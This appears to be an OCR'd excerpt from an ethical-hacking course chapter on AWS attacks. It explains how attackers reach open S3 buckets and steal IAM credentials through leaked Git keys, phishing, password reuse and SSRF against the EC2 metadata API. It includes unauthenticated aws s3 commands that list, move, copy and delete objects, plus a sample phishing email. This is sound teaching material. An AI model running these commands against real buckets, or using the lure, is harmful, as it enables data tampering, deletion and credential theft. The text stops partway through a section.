
  Run the following commands to manipulate the files stored in S3 buckets:

  Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

  Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

  Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

  Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`



Compromising AWS IAM Credentials

Repository Misconfigurations	Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to **access the AWS IAM keys**
Social Engineering	Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing **AWS IAM credentials**
Password Reuse	Reusing the **same passwords** for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and **server-side request forgery** to steal AWS IAM credentials
Exploiting Third-Party Software	Attackers compromise third-party software used to manage cloud services to **gain high-level access** to the data stored in the cloud environment
Insider Threat	A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform **direct code changes** to disclose private information to the public


Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.



[redacted] updated .gitignore

1 contributor

2 lines (2 sloc) | 105 Bytes


```
aws_access_key_id = AK[redacted]DA
aws_secret_access_key = Cu[redacted]j1
```

Figure 19.65: AWS credentials exposed to the internet

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as "updated .gitignore". AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.



AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences

Figure 19.66: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**
    - **Server-Side Request Forgery**

      Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

    - **Reading Local File**

